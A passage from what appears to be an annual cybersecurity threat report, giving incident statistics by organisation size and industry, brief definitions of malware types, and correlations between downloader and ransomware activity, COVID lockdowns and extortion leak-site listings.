This group sticks out in particular because it has a higher amount of raised Network & Application Anomalies. In fact, the amount of raised Network-related incidents was higher than for large organizations. Additionally, this group has a smaller amount of confirmed incidents in comparison to small organizations in the categories of Policy Violations, Malware and Social Engineering. Making medium-sized businesses go against the 'normal' of incident volume vs. sheer size in four out of the seven incident categories.

The incident volume of medium-sized organizations varies over the past 12 months. In particular, April 2021 sticks out with an incident volume almost as high as large organizations. Investigating what caused this increase, we can see that April has had the highest amounts of Account Anomalies and Policy Violations as well as a higher than average amount of Network & Application Anomalies.

Large organizations


Customers included in this report representing large businesses (10,000+ employees) took a share of 22% this year making up for 53% of all detected incidents. large organizations see more than double of confirmed Malware incidents than medium-sized businesses with 43%, and a significant fewer amount of Network & Application Anomalies (15%) in comparison to small and medium-sized businesses. In comparison to last year, we have seen a more than twice (2,4 times) as many confirmed Malware incidents. One reason why Malware is so present in this group is that one customer included in the data set has contributed with a very high amount of confirmed and remedied Malware incidents.


Besides the overall trend, large organizations have had almost half of the amount of Network-related incidents than small organizations, drawing a similar trend than last year. Following the other business groups, we see a downward trend of incident volume after the peak in June 2021. One interesting observation is that when zooming in to incidents concerning confirmed Ransomware-related incidents, large organizations have had as little confirmed incidents as small organizations.

Or to turn this around, small organizations had as many confirmed Ransomware-related incidents as large organizations.

Malware by business size


Number of malware incidents recorded for different size classes






Malware per customer by business size

Number of confirmed malware incidents per customer, clustered by business size



Malware over time

All malware incidents recorded throughout the past year




Malware trends

As mentioned earlier, 38% of all our confirmed security incidents were classified as Malware, which is 18% more proportionally to what we saw last year. Besides the increase, we register a significant decrease of Malware starting from July 2021 and continuing throughout Q3 2021.

Where possible, depending on the origin of the alert, we are able to identify a specific malware behavior, which we classify according to the VERIS framework. Adware is the broadest category and makes up over 50% of all malware activity identified.

Removing the 'Adware' category, plus any other loosely-defined events, we arrive at 1,022 fully confirmed malware activity events, that can be broken down as follows:



Typical types of malware

Adware is malware that infects a target's device and then shows the user unwanted and constant pop-up ads. It displays advertisements on computers or changes search results in browsers to earn money for their creators from user clicks. We place adware programs in a larger category with potentially unwanted programs or applications (PUP/PUA) that can come bundled with other features that might impact the user's internet browsing or computer use experience.

Command and Control ('C&C' or 'C2') refers to how attackers communicate and exhibit control of the infected system. Most malware communicates with the attacker-controlled server (C2 server) either to take commands, download additional components, or to exfiltrate information.

Click Fraud occurs when a person, automated script, or malware imitates a legitimate user of a web browser, clicking on an online ad so that websites that post the ads are paid based on how many site visitors click on the ads. We include browser-based crypto-miners in this category also.

Downloader refers to malware that downloads (and runs) other malware on affected systems.

Spyware, **keylogger** or **form-grabber** behavior is logged when malware tries to capture user input or activity.

We categorize behavior as **Worm** when we observe malware trying to propagate to other systems or devices.

Ransomware can be described as a subset of malware in which the data on a victim's computer is locked – typically by encryption – and payment is demanded before the ransomed data is decrypted and access is returned to the victim.

There are diverse explanations for the variations we see in these different activity categories over time. As this data reflects what we are seeing in our customer estates, which doesn't always correlate exactly with what the threat actors are trying.


However, the data we have on downloaders and ransomware proves to be very insightful, especially when we correlate it with other data we have regarding the intensity of COVID lockdown restrictions over time.

The COVID stringency index reflected in the bar chart comes to us from Oxford University and is a composite measure based on nine response indicators including school closures, workplace closures, and travel bans, rescaled to a value from 0 to 100. In other words, the closer the bar is to 100, the more severe the restrictions at that time. We've averaged the indices for the Nordics, Benelux, Germany, France, the UK and South Africa, which represent the bulk of our operational area.

The green line tracks confirmed downloader/dropper activity respectively, which are an early stage of attacks that would result in a ransomware incident or other compromise if they were allowed to proceed.

Downloaders vs. COVID lockdown index

Droppers/Downloaders detected in our MDR correlated to COVID restrictions in Europe



Several observations emerge from an examination of the charts to the right and on the previous page:

1. We observe a distinctive decrease in confirmed downloader activity in the months November and December 2020 after the Trickbot botnet was taken down by law enforcement, and in January and February 2021, directly after Emotet was taken down. After those two events, downloader activity increases steadily until peaking over the European vacation period in July.

2. There does appear to be a loose correlation between downloaders – which represent the start of the cyber kill chain – and confirmed ransomware activity – which represents the last phase of the kill chain, which is what one would expect. We hypothesize, however, that this has more to do with the same external factors driving both activities than the one activity causing the other.

3. Downloader and Ransomware activities both appear to increase over major holiday periods – Easter and mid-summer. We don't see such a spike over Christmas 2020, but that might be because of the disruptive impact of the Trickbot and Emotet takedowns we alluded to earlier.

4. In general, there appears to be an inverse correlation between the stringency of COVID lockdowns and the volumes of downloader and ransomware activity. The more stringent the lockdowns, the less of this activity we see. This general observation appears to hold for other forms of malware activity also. As we observed in last year's report already, this runs contrary to the prevailing narrative that attacks increase when users are working from home.

The conclusion here appears to be therefore that the volume trends and patterns in malware activity are overwhelmingly influenced by the patterns and behaviors of the potential victims, not the choices of the attacker. The exception may be vacation periods, where it appears that attackers may step their activity up.

Law enforcement activity has a notable impact, but this appears to be short-lived due to the nature that new actors and new tools tend to pop up after another ones take down or arrest.

It's also interesting to correlate the data we have from our Threat Detection services, with data we have from observing cyber extortion 'leak sites', which we discuss in detail later in this report.

Taking a perspective from two different data sets also proves insightful:


- There is some correlation between downloader and ransomware activity, as we've noted before.
- There is a strong correlation between the number of threats we observe on leak sites, and the number of distinct cyber extortion threat actors we observe at any time (as we've observed elsewhere in this report).
- There appears to be correlation between the volume of downloader activity we observe in our MDR service, and the number of threats we observe on leak sites over time.
- Consequently, we also see a correlation between the volume of confirmed ransomware incidents we see in our Threat Detection data, and the number of threats we observe on cyber extortion leak sites.


These correlations are intuitively easy to grasp. But it is somewhat surprising to us to see them reflected so cleanly in the data, given the number of independent variables involved.

The take-away for our clients and others involved in combating the cyber extortion threat is perhaps a simple one: Increased downloader activity leads to increased ransomware activity, which leads to increased levels of cyber extortion. The volume of attack activity appears correlated with the number of threat actors. This, in turn, means that cyber extortion is a numbers game, and it seems like that there is still scope for this problem to grow as more criminals chose to adopt this particular form of crime.

Downloaders, Ransomware, leak-threats

Downloaders and Ransomware observed in our MDR operations, correlated with leak-threats and threat actors tracked in our global leak sites observation






Manufacturing

The Manufacturing industry contributed the most of all the industries to this year's report based on the number of customers in the data set. In the previous report we saw that for Manufacturing over 75% of the number of incidents was split between Network & Application Anomalies (29.10%), Malware (21.26%), and Account Anomalies (26.54%).

In this edition, we see that Malware incidents are the greatest contributor with almost a third of all incidents for the Manufacturing Industry. The number of Malware incidents first peaked in March 2021 and spiked again in July 2021. We see a great variety of Malware types varying from the more softer versions, such as Adware and potentially unwanted programs and application, to Crypto Miners, detected Downloaders/ Droppers or Ransomware-related incidents.

Network & Application Anomalies slipped by almost 6% and the share of Account Anomalies dropped by more than 11%. System Anomalies, Policy Violations, and Social Engineering increased marginally over the previous period.

Manufacturing is the most popular industry being targeted by cyber extortion groups. This industry represents over 23% of the number of cyber extortion listings that we have collected for the period January 2020 to October 2021. The Verizon 2021 DBIR shows that cyber extortion featured in 61.2% of malware associated breaches. The DBIR[2] also mentions a "sharp increase" in this factor over their previous period.



Healthcare and Social Assistance

The Healthcare and Social Assistance sector represents 6% of our customer base in this data; ranking 7th in terms of incidents created over the past 12 months. In the Security Navigator 2021 we observed the Healthcare and Social Assistance industry rank Network & Application Anomalies at 81.01% ; while this year it has dropped to 65.90%. This means Healthcare is once again the sector with the highest amount of Network-related security incidents. In this incident type we see mostly intrusion attempts, suspicious outbound connections, and unauthorized information disclosure, which reflects what we detected last year as well.


Account Anomalies have remained consistent with last year with 11%. Confirmed incidents like these can include suspicious authentications, unauthorized account usage or other unexpected account changes.

The largest increase as a share of incidents was experienced in the Malware category (5.52% -> 15.08%) and Social Engineering (0.08% -> 5.08%).

We saw a noticeable increase in the number of Phishing attacks. One can see how an increase in the number of Phishing attacks and an increase in the number of Malware incidents could be related.

Additionally, we also observe that this sector has a high amount of using unapproved workarounds, potentially unwanted programs or install Adware, which contribute to the increase of confirmed Malware. These incidents are often user-initiated and could potentially underline that Healthcare as a sector has historically been challenged with their own users posing the highest risk – the insider threat.

We have seen that some cybercriminals do not think twice about targeting the Healthcare sector, despite the challenges the pandemic has placed on this thinly stretched industry. We have collected evidence on 129 incidents involving cyber extortion groups putting the squeeze on victims in the Healthcare industry over the past 20 months.




Finance and Insurance

Twenty percent of all customers represented in this report are from the Finance and Insurance industry. When looking at the sheer incident volume that was processed by our analysts, Finance and Insurance produces the fourth highest amount of all incidents processed.

In the previous year we saw that the Network & Application Anomalies category represented 37.15% of all issues for Finance and Insurance. In the Security Navigator 2022 edition this category scored 38.66%, which proportionally is in line with the previous year. System Anomalies rose the sharpest by almost doubling from 5.07% to just over 10% compared to the previous year. Incidents involving Social Engineering and Account Anomalies rose slightly as a share of incidents. This sector remains one of the verticals with the highest amount of confirmed Social Engineering incidents (12%).

Categories that saw a decline in proportional share include Denial of Service (2.27% -> 0.45%), Malware (19.30% -> 14.86%), and Policy Violation (4.03% -> 1.48%). We also register a decrease of confirmed Malware cases in this year's report to a share of approximately 14%.

When looking at incidents detected over time, we see that in May 2021 we registered a spike of 73% in the number of incidents recorded compared with the previous month. This spike can be attributed to an increase in Intrusion Attempts and Unauthorized Information Disclosures with respect to Network & Application Anomalies, and a noticeable increase in the number of Account Authentication Anomalies. The latter bearing the hallmark of credential brute forcing or credential stuffing attacks.



Malware | Network & Application | Account | System | Policy Violations | Social Engineering | Others

* Figures rounded to integers

Professional, Scientific and Technological Services

